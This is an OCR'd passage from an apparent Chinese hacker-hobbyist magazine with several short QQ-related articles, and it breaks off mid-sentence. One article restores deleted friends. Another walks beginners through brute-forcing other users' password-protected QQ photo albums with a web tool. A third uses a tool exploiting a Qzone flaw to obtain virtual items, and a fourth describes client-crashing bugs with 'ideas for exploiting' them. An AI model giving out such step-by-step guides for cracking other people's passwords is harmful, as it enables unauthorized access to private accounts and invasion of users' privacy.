


图3

我们首先打开QQ好友资料回复系统http://huifu.qq.com/，填写好要恢复的QQ号和密码（图1）。

正确登录后，选择要恢复的期限，不同的时间段显示出了删除的好友人数。从图2中可以看出只能恢复一个月内删除的好友，正确提交后会提示恢复成功（图3）。





图4

如果所要恢复的QQ正在登录，则会弹出一个小窗口通知好友恢复成功（图4）。然后点击QQ主面板上的"菜单"按钮，在弹出的菜单项目中选择"好友与资料"，在子选项中选择"更新好友"就可以找回删除的好友了（图5）。


图5

教菜菜暴力破解QQ相册密码

死神号码[IDF]

对于我这个只会玩QQ的大菜鸟来说，最关心的莫过于如何查看别人加了密码的QQ相册，在百度中找了好久也没有找到破解QQ相册密码的软件，随手下载了几个工具可杀毒软件又报告是QQ盗号木马，郁闷呀，看不了别人的相册没关系，可要是因此自己的QQ号被盗了，那可就亏大了。

下边，我就教大家如何进行暴力破解。打开我们想看的QQ相册，我就以自己的来做实验吧，如图1。然后在想看的那个相册上点击鼠标右键，选择在"在新窗口中打开连接(N)"，就会得到一个相册的ID，如图2。




图1




图2




图3

打开我的站点http://www.kiss325.cn/kissqq，输入要破解的QQ号和相册的ID，如图3。对于要破解的密码位数，我选择从4位密码开始破解，最大破解到9位的密码，然后点击"开始破解"。

接着又出来了暴破方式的选择，如图4，我选择的是"纯数字密码方式来破密码"，这样破解的速度会快些，最后点击"开始破解"就可以了。如果对方的密码不是太强壮复杂的话，过一会儿，密码就会跑出来了，如图5，图6。




图4




图5




图6

（本文所涉及到的QQ相册密码破解程序已收录到光盘中，大家可以将其上传到自己的空间上访问就可以了）

文章难易度：★
文章阅读点：利用工具领养五级花和人参果

Qzone 漏洞又来了，五级花你养了吗？

W.jc 小梧

在今年第三期的杂志中曾经介绍过领养 5 级花的文章，可当我看到文章去领养的时候，漏洞已经被腾讯补上了，好在最近 QQ 空间又被发现了新的漏洞。以前的漏洞只能领养五级花但既不能开花也不能结人参果，但新的漏洞完全可以的。网上的大虾们针对这个漏洞已经编写出了领养五级花人参果的工具，我们就用它吧（图 1）。




图 1

在工具最左上角“登陆 QQ 空间”下的“号码”栏中填入我们的 QQ 号码，“密码”栏输入我们 QQ 的密码，因为这个工具并不验证我们是否登录成功 QQ 空间，所以密码可以随便填写，“验证”栏同样也可以随便填写。点击“登陆”按钮后就会提示我们登录成功了。接下来会跳转到我们的空间，点击“装扮我的空间”，就会要求我们登录了。因为现在是正常登录，所以可以放心地输入帐号和密码，登录 OK。

来领养五级花，点击装扮空间－－养植物－－5 级植物－－选择植物，在选择好的植物上点击鼠标右键－－属性－－图片地址，比如 http://imgcache.qq.com/qzone/space_item/pre/3/2467.gif，把这个地址填到工具上方的“获取花的地址”中，然后点击确定，如图 2。




图 2

然后点击工具上方的“领养五级花人参果”，就可以成功了，直接点保存装扮方案，刷新看看，哈哈，有五级花了吧，还有人参果呢，如图 3。不仅仅可以领养五级的花，1－5 级的都可以领养的。




图 3

（本文所涉及到的领养五级花人参果工具已收录到光盘中）

文章难易度：★★
文章阅读点：QQ 的两个 BUG 介绍及利用思路

QQ 的两个小 BUG

[G-AVR]Greysign

近来我在使用 QQ 的过程中发现了两个 BUG，下面是对这两个 BUG 的描述及利用思路。

BUG－1：接收离线时发送的文件，导致客户端非法关闭

我们有时通过 QQ 发送文件，但对方却没有在线，这时 QQ 就会提示你是否使用邮件发送，当你选择了否，QQ 就会发送接收文件的请求给对方。当对方上线的时候，就会自动弹出一个接收请求，在点接收以后，就会进行文件的传送，但当对方关闭了聊天窗口，这时候 QQ 就会提示出错，客户端被强制关闭。这就是传送文件时的时差导致出错，没有同步。

BUG－2：接收手机发送截图时，客户端被强制关闭

使用手机登录 QQ，目前已经可以发送图片了，但本文我们是要发送截图，手机当然无法发送截图了，我们应该怎么做呢？首先，使用手机 QQ2007 版本登录，这时候你的好友得到你的客户端信息是手机 QQ 客户端，也就是异常客户端，然后你使用电脑登录你的 QQ，这时候你的好友还没有更新你的客户端信息，他们还是认为你的客户端是手机 QQ。当然了，你此时已经在使用电脑了，他们需要重新登录 QQ 